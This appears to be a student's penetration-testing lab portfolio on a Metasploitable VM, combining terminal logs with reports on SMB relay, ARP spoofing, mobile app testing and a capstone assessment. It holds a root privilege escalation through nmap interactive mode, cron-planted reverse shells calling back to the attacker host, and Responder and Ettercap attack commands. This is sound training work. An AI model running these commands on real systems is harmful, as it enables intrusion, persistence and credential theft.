Starting LinPEAS. Caching Writable Folders...
Basic information
OS: Linux version 2.6.24-16-server (buildd@palmer) (gcc version 4.2.3 (Ubuntu 4.2.3-2ubuntu7)) #1 SMP Thu Apr 10 13:58:00 UTC 2008
User & Groups: uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(ms
Hostname: metasploitable

[*] /bin/ping is available for network discovery (LinPEAS can discover hosts, learn more with -h)
[*] /bin/bash is available for network discovery, port scanning and port forwarding (LinPEAS can discover hosts, scan ports, and forward ports. Learn more with -h)
[*] /bin/nc is available for network discovery & port scanning (LinPEAS can discover hosts and scan ports, learn more with -h)
[*] nmap is available for network discovery & port scanning, you should use it yourself

suidCaching directories ..... DONE
```

```
Session Actions Edit View Help
pranav@kali ~
LOGNAME=msfadmin
MAIL=/var/mail/msfadmin
PWD=/home/msfadmin
REMOTEHOST=
SHELL=/bin/bash
SHLVL=1
SHLVL=2
TERM=linux
TERM=xterm-256color
USER=msfadmin

API Keys Regex
Regexes to search for API keys aren't activated, use param '-r'

msfadmin@metasploitable:~$ find / -perm -4000 2>/dev/null
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhclient-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/x
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/mmap
/usr/bin/chsh
/usr/bin/netkit-rpc
/usr/bin/passwd
/usr/bin/ntr
/usr/sbin/uuid
/usr/sbin/pppd
/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
msfadmin@metasploitable:~$ nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
sh-3.2# whoami
root
sh-3.2# crontab -e
no crontab for msfadmin - using an empty one
Error opening terminal: xterm-256color.
crontab: "/usr/bin/editor" exited with status 1
/tmp/crontab.uCuAMJ: Permission denied
sh-3.2# echo "* * * * * /bin/bash -c 'bash -i >& /dev/tcp/192.168.56.104/4444 0>61'" | crontab -
sh-3.2# crontab -l
* * * * * /bin/bash -c 'bash -i >& /dev/tcp/192.168.56.104/4444 0>61'
sh-3.2# ps aux | grep cron
root    4583  0.0  0.0   2104   896 ?        Ss   04:28   0:00 /usr/sbin/cron
root    5768  0.0  0.0   3004   756 pts/2    R+   05:00   0:00 grep cron
You have new mail in /var/mail/msfadmin
sh-3.2# echo "* * * * * nc 192.168.56.104 4444 -e /bin/bash" | crontab -
sh-3.2#
```

```
Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
sh-3.2# whoami
root
sh-3.2# crontab -e
no crontab for msfadmin - using an empty one
Error opening terminal: xterm-256color.
crontab: "/usr/bin/editor" exited with status 1
/tmp/crontab.uCuAMJ: Permission denied
sh-3.2# echo "* * * * * /bin/bash -c 'bash -i >& /dev/tcp/192.168.56.104/4444 0>61'" | crontab -
sh-3.2# crontab -l
* * * * * /bin/bash -c 'bash -i >& /dev/tcp/192.168.56.104/4444 0>61'
sh-3.2# ps aux | grep cron
root    4583  0.0  0.0   2104   896 ?        Ss   04:28   0:00 /usr/sbin/cron
root    5768  0.0  0.0   3004   756 pts/2    R+   05:00   0:00 grep cron
You have new mail in /var/mail/msfadmin
sh-3.2# echo "* * * * * nc 192.168.56.104 4444 -e /bin/bash" | crontab -
sh-3.2#
```

```
msfadmin@metasploitable:~$ find / -perm -4000 2>/dev/null
(pranav@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.56.104] from (UNKNOWN) [192.168.56.102] 41367
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhclient-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/x
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
```

3) Network Protocol Attacks Lab Report

Aim

To understand and perform network protocol attacks including Man-in-the-Middle (MitM), SMB relay attacks, and traffic analysis using tools like Responder, Ettercap, and Wireshark.

Tools Used

- Responder (for NTLM hash capture and SMB relay)
- Ettercap (for ARP spoofing and MitM)
- Wireshark (for packet capture and analysis)
- Kali Linux (attack machine)

Objectives

- Exploit network protocol vulnerabilities
- Capture NTLM authentication hashes
- Perform ARP spoofing-based MitM attacks
- Analyze intercepted traffic
- Document attack results and observations

Attack Simulation: SMB Relay Attack

Description

SMB relay attack exploits NTLM authentication by intercepting and relaying credentials to another system without cracking them.

Execution Steps

1. Launched Responder on Kali:

```
sudo responder -I eth0
```

2. Enabled SMB and HTTP listeners.
3. Victim machine triggered authentication (via shared resource access).

4. Captured NTLM hash and relayed authentication.

Attack Log

Attack ID | Technique | Target IP | Status | Outcome

015 | SMB Relay | 192.168.1.200 | Success | NTLM Hash Captured

Man-in-the-Middle Attack (ARP Spoofing)

Execution Steps

1. Enabled IP forwarding:

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

2. Launched Ettercap:

```
sudo ettercap -T -q -i eth0 -M arp:remote /Target_IP// /Gateway_IP//
```

3. Intercepted communication between victim and gateway.

Summary

ARP spoofing using Ettercap enabled interception of traffic between the victim and gateway by poisoning ARP tables. This allowed real-time monitoring and manipulation of packets. Sensitive information such as credentials and session data could be captured, demonstrating the risks of unsecured local networks.

Traffic Analysis Using Wireshark

Steps

1. Started packet capture on network interface.
2. Applied filters:
 - http
 - ntlmssp
 - dns
3. Observed:
 - NTLM authentication packets
 - DNS queries and responses

- Unencrypted credentials (if present)

Findings

- NTLM hashes visible in authentication traffic
- DNS spoofing responses detected
- Clear-text protocols exposed sensitive data

Observations

- NTLM authentication is vulnerable to relay attacks.
- Lack of encryption in protocols exposes sensitive data.
- ARP spoofing is effective in local network environments.
- Network monitoring tools can easily detect abnormal traffic.

Conclusion

The lab successfully demonstrated multiple network protocol attacks, including SMB relay and MitM. It highlighted the importance of secure configurations, encryption, and monitoring. Organizations must implement countermeasures such as SMB signing, HTTPS, and network segmentation to mitigate such threats.

```

(pranav@kali)-[~]
└─$ sudo responder -I eth0
[sudo] password for pranav:
[+] Tips jar:
    USDT → 0xCc98c103b8cd9b717b5257827102940e4E17A19A
    BTC  → bc1q9360jedhhmps5vpl3u05vyg4jryrl52dmazz49
[+] Poisoners:
    LLMNR      [ON]
    NBT-NS     [ON]
    MDNS       [ON]
    DNS        [ON]
    DHCP       [OFF]
    DHCPv6     [OFF]
[+] Servers:
    HTTP server [ON]
    HTTPS server [ON]
    WPAD proxy  [OFF]
    Auth proxy  [OFF]
    SMB server  [ON]
    Kerberos server [ON]
    SQL server  [ON]
    FTP server  [ON]
    IMAP server [ON]
    POP3 server [ON]
    SMTP server [ON]
    DNS server  [ON]
    LDAP server [ON]
    MQTT server [ON]
    RDP server  [ON]
    DCE-RPC server [ON]
    WinRM server [ON]
    SNMP server [ON]
    The TCP server on port 1883, check permissions or other servers running.
[+] HTTP Options:
    Always serving EXE [OFF]
    Serving EXE        [OFF]
    Serving HTML       [OFF]
    Upstream Proxy      [OFF]

```

```

Session Actions Edit View Help
(pranav@kali)-[~]
└─$ echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
[sudo] password for pranav:
1
(pranav@kali)-[~]
└─$ sudo ettercap -T -q -i eth0 -M arp:remote /192.168.56.102/ /192.168.56.1/
ettercap 0.8.4 copyright 2001-2026 Ettercap Development Team

Incorrect number of token (///) in TARGET !!
(pranav@kali)-[~]
└─$ tcpdump -i eth0
tcpdump: eth0: You don't have permission to perform this capture on that device
(Attempt to create packet socket failed - CAP_NET_RAW may be required)
(pranav@kali)-[~]
└─$ sudo ettercap -T -q -i eth0 -M arp:remote /192.168.56.102// /192.168.56.1//
ettercap 0.8.4 copyright 2001-2026 Ettercap Development Team

Listening on:
  eth0 → 08:00:27:A5:AA:82
        192.168.56.104/255.255.255.0
        fe80::a00:27ff:fea5:aa82/64

This product includes GeoLite2 Data created by MaxMind, available from https://www.maxmind.com/.
SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth0/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EGID 65534 ...

 34 plugins
 42 protocol dissectors
 56 ports monitored
38702 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts)...
* ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━> 100.00 %

2 hosts added to the hosts list ...
ARP poisoning victims:
GROUP 1 : 192.168.56.102 08:00:27:47:9E:E6
GROUP 2 : 192.168.56.1 0A:00:27:00:00:08
Starting Unified sniffing ...

Text only Interface activated ...
Hit 'h' for inline help

```

```

pranav@kali:~$ cat /usr/share/doc/tcpdump/README.Deb
tcpdump: corrupt history file /home/pranav/.tcpdump_history
pranav@kali:~$ sudo tcpdump -i eth0
[sudo] password for pranav:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
16:48:10.981102 ARP, Reply 192.168.56.1 is-at 08:00:27:a5:aa:82 (oui Unknown), length 28
16:48:10.981264 ARP, Reply 192.168.56.102 is-at 08:00:27:a5:aa:82 (oui Unknown), length 28
pranav@kali:~$ sudo tcpdump -i eth0
tcpdump: eth0: you don't have permission to perform this capture on that device
(Attempt to create packet socket failed - CAP_NET_RAW may be required)
pranav@kali:~$ sudo tcpdump -i eth0 -s 0 -w arp.remote /192.168.56.102// /192.168.56.1//
tcpdump: write error: Broken pipe
pranav@kali:~$

```

The image shows a Wireshark packet capture of a network traffic between two hosts: 192.168.56.102 (Source) and 192.168.56.104 (Destination). The traffic consists of several DNS queries and responses. The queries are for the WORKGROUP and LOCALHOST. The responses include NSID, SRV, and A records. The traffic is captured on the eth0 interface of the host 192.168.56.102.

No.	Time	Source	Destination	Protocol	Length	Info
23	338.059450609	192.168.56.102	192.168.56.104	NBNS	92	Name query NB WORKGROUP<id>
24	343.240182956	192.168.56.102	192.168.56.104	NBNS	92	Name query NB WORKGROUP<id>
25	357.285321808	192.168.56.102	192.168.56.104	TCP	74	8091 → 4444 [SYN] Seq=0 Win=5460 Len=0 MSS=1460 SACK_PERM TSval=4603 TSecr=0 WS=128
26	357.285377950	192.168.56.102	192.168.56.102	TCP	54	4444 → 49991 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
27	362.380188837	PCSSystemtec.a5:aa::	PCSSystemtec.47:9e::	ADP	42	Who has 192.168.56.102? Tell 192.168.56.104
28	362.414769875	PCSSystemtec.47:9e::	PCSSystemtec.a5:aa::	ADP	60	192.168.56.102 is at 98:00:27:47:9e:68
29	372.120518718	192.168.56.102	192.168.56.255	BROWSER	239	Browser Election Request
30	377.354230422	192.168.56.102	192.168.56.255	BROWSER	239	Browser Election Request
31	382.576084192	192.168.56.102	192.168.56.255	BROWSER	239	Browser Election Request
32	387.891120688	192.168.56.102	192.168.56.255	BROWSER	239	Browser Election Request
33	392.342224886	fe80::a00:27ff:fe5a:f702::12	fe80::a00:27ff:fe5a:f702::12	ICMPv6	62	Router Solicitation
34	393.077943191	192.168.56.102	192.168.56.255	BROWSER	239	Browser Election Request
35	393.078397573	192.168.56.102	192.168.56.255	NBNS	110	Registration NB <01><02> _MSBROWSE_<02><01>
36	398.581838090	192.168.56.102	192.168.56.255	NBNS	110	Registration NB <01><02> _MSBROWSE_<02><01>
37	398.582535773	192.168.56.102	192.168.56.255	NBNS	110	Registration NB <01><02> _MSBROWSE_<02><01>
38	404.164348125	192.168.56.102	192.168.56.255	NBNS	110	Registration NB <01><02> _MSBROWSE_<02><01>
39	404.165846051	192.168.56.102	192.168.56.255	NBNS	110	Registration NB WORKGROUP<id>
40	399.9806319	192.168.56.102	192.168.56.255	NBNS	110	Registration NB WORKGROUP<id>
41	409.480597748	192.168.56.102	192.168.56.255	NBNS	110	Registration NB WORKGROUP<id>
42	414.420253575	192.168.56.102	192.168.56.255	NBNS	110	Registration NB WORKGROUP<id>
43	414.420878369	192.168.56.102	192.168.56.255	BROWSER	227	Request Announcement
44	414.440139558	192.168.56.102	192.168.56.255	BROWSER	286	Local Master Announcement METASPLOITABLE, Workstation, Server, Print Queue Server, Xenix Server, NT Workstation, NT Server, Master
45	414.451524394	192.168.56.102	192.168.56.255	BROWSER	257	Domain/Workgroup Announcement WORKGROUP, NT Workstation, Domain Enum

Frame 1: Packet, 324 bytes on wire (2592 bits), 324 bytes captured (2592 bits) on interface eth0, id 0
 Ethernet II, Src: PCSSystemtec.a5:aa:82 (08:00:27:a5:aa:82), Dst: PCSSystemtec.dc:40:37 (08:00:27:dc:40:37)
 Internet Protocol Version 4, Src: 192.168.56.104, Dst: 192.168.56.100
 User Datagram Protocol, Src Port: 68, Dst Port: 67
 Dynamic Host Configuration Protocol (Request)

1) Mobile Application Testing Lab Report

Objective

The objective of this lab is to perform **mobile application security testing** using tools such as MobSF, Frida, and Drozer to identify vulnerabilities, exploit weaknesses, and document findings.

Static Analysis using MobSF

Static analysis was conducted on the Android application (test.apk) using MobSF. The tool analyzed the APK for security misconfigurations, insecure coding practices, and data exposure issues.

Findings

Test ID	Vulnerability	Severity	Target App
---------	---------------	----------	------------

016	Insecure Storage	High	test.apk
-----	------------------	------	----------

Description

The application stores sensitive data (e.g., credentials or tokens) in **unencrypted local storage**, making it accessible to attackers with device access.

Impact

- Data leakage
- Unauthorized access
- Privacy compromise

Recommendation

- Use encrypted storage (e.g., Android Keystore)
- Avoid storing sensitive data in plain text

Dynamic Testing using Frida

Frida was used to dynamically analyze the application by hooking into runtime functions and modifying application behavior.

Objective

Bypass authentication mechanisms and observe application logic.

Summary

Frida was used to hook authentication-related functions within the mobile application at runtime. By intercepting and modifying return values, authentication checks were bypassed successfully. This demonstrated that the application lacks proper server-side validation and relies heavily on client-side logic, making it vulnerable to runtime manipulation and unauthorized access.

IPC Testing using Drozer

Drozer was used to test Android components and inter-process communication (IPC).

Activities Performed

- Enumerated exported components
- Tested insecure broadcast receivers
- Checked for unauthorized access to activities and services

Findings

- Some components were exported without proper permissions
- Potential risk of unauthorized IPC access

Conclusion

The lab demonstrated the importance of **comprehensive mobile security testing**. Static analysis revealed insecure storage vulnerabilities, while dynamic testing exposed weak authentication mechanisms. IPC testing further highlighted risks in component exposure. Proper security controls, encryption, and server-side validation are essential to secure mobile applications.

```

(pranav@kali)-[~]
└─$ sudo systemctl status docker
● docker.service - Docker Application Container Engine
   Loaded: loaded (/usr/lib/systemd/system/docker.service; enabled; preset: enabled)
   Active: active (running) since Thu 2026-04-09 12:25:25 IST; 49s ago
     Invocation: e55beefb4ad447cbb8853df7e44ce937
   TriggeredBy: ● docker.socket
       Docs: https://docs.docker.com
      Main PID: 5335 (dockerd)
         Tasks: 11
        Memory: 27.8M (peak: 29.2M)
          CPU: 666ms
      CGroup: /system.slice/docker.service
              └─5335 /usr/sbin/dockerd -H fd:// --containerd=/run/containerd/containerd.sock

Apr 09 12:25:24 kali dockerd[5335]: time="2026-04-09T12:25:24.661731523+05:30" level=info msg="CDI directory does not exist, skipping: failed to monitor for changes: no such fa
Apr 09 12:25:24 kali dockerd[5335]: time="2026-04-09T12:25:24.730513649+05:30" level=info msg="Creating a containerd client" address=/run/containerd/containerd.sock timeout=1m0
Apr 09 12:25:24 kali dockerd[5335]: time="2026-04-09T12:25:24.944884863+05:30" level=info msg="Loading containers: start."
Apr 09 12:25:25 kali dockerd[5335]: time="2026-04-09T12:25:25.683213800+05:30" level=info msg="Loading containers: done."
Apr 09 12:25:25 kali dockerd[5335]: time="2026-04-09T12:25:25.770732705+05:30" level=info msg="Docker daemon" commit=3ef3c07c883be49a2e809bcbfd2952fce1d70eb containerd-snapshc
Apr 09 12:25:25 kali dockerd[5335]: time="2026-04-09T12:25:25.770848894+05:30" level=info msg="Initializing buildkit"
Apr 09 12:25:25 kali dockerd[5335]: time="2026-04-09T12:25:25.815787615+05:30" level=info msg="Completed buildkit initialization"
Apr 09 12:25:25 kali dockerd[5335]: time="2026-04-09T12:25:25.820491630+05:30" level=info msg="Daemon has completed initialization"
Apr 09 12:25:25 kali dockerd[5335]: time="2026-04-09T12:25:25.820761998+05:30" level=info msg="API listen on /run/docker.sock"
Apr 09 12:25:25 kali systemd[1]: Started docker.service - Docker Application Container Engine.

(pranav@kali)-[~]
└─$ sudo docker pull opensecurity/mobile-security-framework-mobsf:latest
latest: Pulling from opensecurity/mobile-security-framework-mobsf
6db0909c4473: Pull complete
792aba8f9d95: Pull complete
63706ab84aa5: Pull complete
219a2e93422d: Pull complete
5f4836bfc719: Downloading [=====] 164.4MB/387.2MB
0b03c5abb644: Download complete
8b6abb057bb6: Downloading [=====] 144MB/254.6MB
19851ebfeaad: Download complete
ae14b1b20fb: Downloading [=====] 4.15MB/5.984MB
231ae360dc09: Waiting
28ec1fde90db: Waiting
aa0ff2f729c8: Waiting
f6eeee67085b: Waiting

```


```

(pranav@kali)-[~]
└─$ sudo docker run -it --rm -p 8000:8000 opensecurity/mobile-security-framework-mobsf:latest
[sudo] password for pranav:
[INFO] 09/Apr/2026 08:17:22 - Downloading JADX from https://github.com/skylot/jadx/releases/download/v1.5.0/jadx-1.5.0.zip
[INFO] 09/Apr/2026 08:17:22 - Loading User config from: /home/mobsf/.MobSF/config.py
[ ] 0.24%[INFO] 09/Apr/2026 08:17:27 -

MOBSF V4.5.0

[INFO] 09/Apr/2026 08:17:27 - Author: Ajin Abraham | opensecurity.in
[INFO] 09/Apr/2026 08:17:27 - Mobile Security Framework v4.5.0
REST API Key: fd0a2933157ec4d760c243f24957244fb1f150d71d50ba73257dcf9e9c34d665
Default Credentials: mobsf/mobsf
[INFO] 09/Apr/2026 08:17:27 - OS Environment: Linux (debian 12 bookworm) Linux-6.18.12+kali-amd64-x86_64-with-glibc2.36
[INFO] 09/Apr/2026 08:17:27 - Python Version: 3.13.12
[INFO] 09/Apr/2026 08:17:27 - CPU Cores: 3, Threads: 3, RAM: 3.83 GB
[INFO] 09/Apr/2026 08:17:27 - MobSF Basic Environment Check
[ ] 0.41%No changes detected
[ ] 0.49%[INFO] 09/Apr/2026 08:17:28 - Checking for Update.
[ ] 0.79%[INFO] 09/Apr/2026 08:17:30 - No updates available.
[ ] 2.43%

```



```
(mobsf-venv)-(pranav@kali)-[/usr/src]
$ pip install frida-tools
adb install frida-server.apk # or push manually
Collecting frida-tools
  Downloading frida_tools-14.8.1.tar.gz (4.7 MB)
    4.7/4.7 MB 817.7 kB/s 0:00:06
  Installing build dependencies ... done
  Getting requirements to build wheel ... done
  Preparing metadata (pyproject.toml) ... done
Collecting colorama<1.0.0,≥0.2.7 (from frida-tools)
  Downloading colorama-0.4.6-py2.py3-none-any.whl.metadata (17 kB)
Collecting frida<18.0.0,≥17.9.0 (from frida-tools)
  Downloading frida-17.9.1-cp37-abi3-manylinux_2_5_x86_64.whl.metadata (2.3 kB)
Collecting prompt-toolkit<4.0.0,≥2.0.0 (from frida-tools)
  Downloading prompt_toolkit-3.0.52-py3-none-any.whl.metadata (6.4 kB)
Collecting pygments<3.0.0,≥2.0.2 (from frida-tools)
  Downloading pygments-2.20.0-py3-none-any.whl.metadata (2.5 kB)
Collecting websockets<14.0.0,≥13.0.0 (from frida-tools)
  Downloading websockets-13.1-cp313-cp313-manylinux_2_5_x86_64.manylinux1_x86_64.manylinux_2_17_x86_64.manylinux2014_x86_64.whl (1.2 MB)
Requirement already satisfied: wcwidth in /home/pranav/Mobile-Security-Framework-MobSF/mobsf-venv/lib/python3.13/site-packages (from prompt-toolkit)
  Downloading colorama-0.4.6-py2.py3-none-any.whl (25 kB)
  Downloading frida-17.9.1-cp37-abi3-manylinux_2_5_x86_64.whl (32.9 MB)
    32.9/32.9 MB 1.1 MB/s 0:00:29
  Downloading prompt_toolkit-3.0.52-py3-none-any.whl (391 kB)
  Downloading pygments-2.20.0-py3-none-any.whl (1.2 MB)
    1.2/1.2 MB 877.9 kB/s 0:00:01
  Downloading websockets-13.1-cp313-cp313-manylinux_2_5_x86_64.manylinux1_x86_64.manylinux_2_17_x86_64.manylinux2014_x86_64.whl (1.2 MB)
Building wheels for collected packages: frida-tools
  Building wheel for frida-tools (pyproject.toml) ... done
  Created wheel for frida-tools: filename=frida_tools-14.8.1-py3-none-any.whl size=4716346 sha256=4c154345939687d6f2c04dd3
  Stored in directory: /home/pranav/.cache/pip/wheels/cb/91/e6/3fc4a331cccf038eeb356f94931066cac88e7ed9d1482d300
Successfully built frida-tools
Installing collected packages: websockets, pygments, prompt-toolkit, frida, colorama, frida-tools
Successfully installed colorama-0.4.6 frida-17.9.1 frida-tools-14.8.1 prompt-toolkit-3.0.52 pygments-2.20.0 websockets-13.1
Command 'adb' not found, but can be installed with:
sudo apt install adb
sudo apt install google-android-platform-tools-installer

(mobsf-venv)-(pranav@kali)-[/usr/src]
```

```
--(mobsf-venv)-(pranav@kali)-[/usr/src]
└─ pip install drozer
Collecting drozer
  Downloading drozer-3.1.0-py3-none-any.whl.metadata (11 kB)
Collecting protobuf<4.25.2, from drozer
  Downloading protobuf-7.34.1-cp310-abi3-manylinux2014_x86_64.whl.metadata (595 bytes)
Collecting pyopenssl<22.0.0, from drozer
  Downloading pyopenssl-26.0.0-py3-none-any.whl.metadata (18 kB)
Collecting twisted<18.9.0, from drozer
  Downloading twisted-25.5.0-py3-none-any.whl.metadata (22 kB)
Collecting service-identity, from drozer
  Downloading service_identity-24.2.0-py3-none-any.whl.metadata (5.1 kB)
Collecting distro, from drozer
  Downloading distro-1.9.0-py3-none-any.whl.metadata (6.8 kB)
Collecting pyyaml, from drozer
  Downloading pyyaml-6.0.2-cp313-cp313-manylinux2014_x86_64.whl.metadata (2.4 kB)
Collecting cryptography<47, >=46.0.0, from pyopenssl>22.0.0->drozer
  Using cached cryptography-46.0.7-cp311-abi3-manylinux_2_34_x86_64.whl.metadata (5.7 kB)
Collecting cffi<2.0.0, from cryptography<47, >=46.0.0->pyopenssl>22.0.0->drozer
  Using cached cffi-2.0.0-cp313-cp313-manylinux2014_x86_64.whl.metadata (2.6 kB)
Collecting pycparser, from cffi<2.0.0->cryptography<47, >=46.0.0->pyopenssl>22.0.0->drozer
  Using cached pycparser-3.0-py3-none-any.whl.metadata (8.2 kB)
Collecting attrs<22.2.0, from twisted<18.9.0->drozer
  Downloading attrs-26.1.0-py3-none-any.whl.metadata (8.8 kB)
Collecting automat<25.4.0, from twisted<18.9.0->drozer
  Downloading automat-25.4.16-py3-none-any.whl.metadata (8.4 kB)
Collecting constantly<15.1, from twisted<18.9.0->drozer
  Downloading constantly-23.10.4-py3-none-any.whl.metadata (1.8 kB)
Collecting hyperlink<17.1.1, from twisted<18.9.0->drozer
  Downloading hyperlink-21.0.0-py2.py3-none-any.whl.metadata (1.5 kB)
Collecting incremental<24.7.0, from twisted<18.9.0->drozer
  Downloading incremental-24.11.0-py3-none-any.whl.metadata (9.5 kB)
Collecting typing_extensions<4.2.0, from twisted<18.9.0->drozer
  Using cached typing_extensions-4.15.0-py3-none-any.whl.metadata (3.3 kB)
Collecting zope-interface<5, from twisted<18.9.0->drozer
  Downloading zope_interface-8.2-cp313-cp313-manylinux1_x86_64.whl.metadata (45 kB)
Requirement already satisfied: idna<2.5 in /home/pranav/Mobile-Security-Framework-MobSF/mobsf-venv/lib/python3.13/site-packages (from hyperlink>17.1.1->twisted<18.9.0->drozer) (3.11)
Requirement already satisfied: packaging<17.0 in /home/pranav/Mobile-Security-Framework-MobSF/mobsf-venv/lib/python3.13/site-packages (from incremental>24.7.0->twisted<18.9.0->drozer) (26.0)
Collecting pyasn1, from service-identity->drozer
  Downloading pyasn1-0.6.3-py3-none-any.whl.metadata (8.4 kB)
Collecting pyasn1-modules, from service-identity->drozer
  Downloading pyasn1_modules-0.4.2-py3-none-any.whl.metadata (3.5 kB)
Downloading drozer-3.1.0-py3-none-any.whl (55.8 MB)
55.8/55.8 MB @98.3 kB/s 0:00:56
Downloading protobuf-7.34.1-cp310-abi3-manylinux2014_x86_64.whl (324 kB)
Downloading pyopenssl-26.0.0-py3-none-any.whl (57 kB)
Using cached cryptography-46.0.7-cp311-abi3-manylinux_2_34_x86_64.whl (4.5 MB)
Using cached cffi-2.0.0-cp313-cp313-manylinux2014_x86_64.whl (219 kB)
Downloading twisted-25.5.0-py3-none-any.whl (3.2 MB)
2.2/3.2 MB 1.0 MB/s 0:00:03
Downloading attrs-26.1.0-py3-none-any.whl (67 kB)
Downloading automat-25.4.16-py3-none-any.whl (42 kB)
Downloading constantly-23.10.4-py3-none-any.whl (13 kB)
```

1. Capstone Project: Full VAPT Engagement Report

Executive Summary

A full penetration test was conducted against the target system to identify vulnerabilities, assess the risk, and provide remediation recommendations. The assessment included network scanning, system exploitation, and web application testing. Critical vulnerabilities were identified, including a Remote Code Execution (RCE) in VSFTPD 2.3.4, multiple exposed services (Apache, MySQL, PostgreSQL, SMB, FTP), and web application weaknesses such as SQL Injection and authentication bypass. Exploitation of these vulnerabilities allowed full root-level access, confirming the system's compromise potential. This engagement demonstrates the real-world risk of unpatched services and insufficient input validation, highlighting the need for immediate remediation and continuous monitoring.

Notes:

- Nmap was used for network reconnaissance and vulnerability detection.
- Metasploit facilitated exploitation of VSFTPD backdoor.
- Burp Suite identified web application vulnerabilities.

Technical Findings

Network/Service Vulnerabilities:

- **VSFTPD 2.3.4** → RCE via backdoor
- **Apache2, MySQL, PostgreSQL, SMB, FTP** → Exposed services increase attack surface
- **DistCC, UnrealIRCd** → Potential remote execution points

Post-Exploitation Findings:

- Root-level access achieved
- Full system enumeration possible
- Suspicious files in / indicate potential backdoors
- Credentials and sensitive data retrievable from /etc and database configs

Web/Application Vulnerabilities:

- SQL Injection in login.php allowing authentication bypass
- Parameter tampering exposes additional data
- Lack of input validation and weak session handling

Remediation Plan

Vulnerability	Recommendation
VSFTPD 2.3.4 Backdoor	Upgrade to latest VSFTPD version or remove FTP service if unused
Exposed Services (Apache, MySQL, PostgreSQL, SMB, FTP)	Restrict network access via firewall and enforce least privilege
SQL Injection	Implement parameterized queries and input validation
Authentication Bypass	Enforce strong password policies and multi-factor authentication
Suspicious Backdoor Files	Investigate, remove, and harden system; ensure patching is up-to-date
System Monitoring	Regular Nmap scans and intrusion detection system deployment

Stakeholder Summary

A security assessment was performed on the organization's test system to identify weaknesses. The assessment revealed critical vulnerabilities, including outdated software and unprotected services, which could allow an attacker to gain full access. Additionally, the login system was susceptible to manipulation, potentially exposing sensitive information. Immediate action is recommended, including updating software, enforcing stricter access controls, and monitoring network activity. Addressing these issues will significantly reduce risk, protect sensitive data, and strengthen the organization's overall cybersecurity posture.

```

Session Actions Edit View Help
Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240

  IP            At MAC Address    Count  Len  MAC Vendor / Hostname
  --            -
192.168.56.1    0a:00:27:00:00:0b  1      60   Unknown vendor
192.168.56.100  08:00:27:24:1a:04  1      60   PCS Systemtechnik GmbH
192.168.56.103  08:00:27:63:b5:e0  1      60   PCS Systemtechnik GmbH
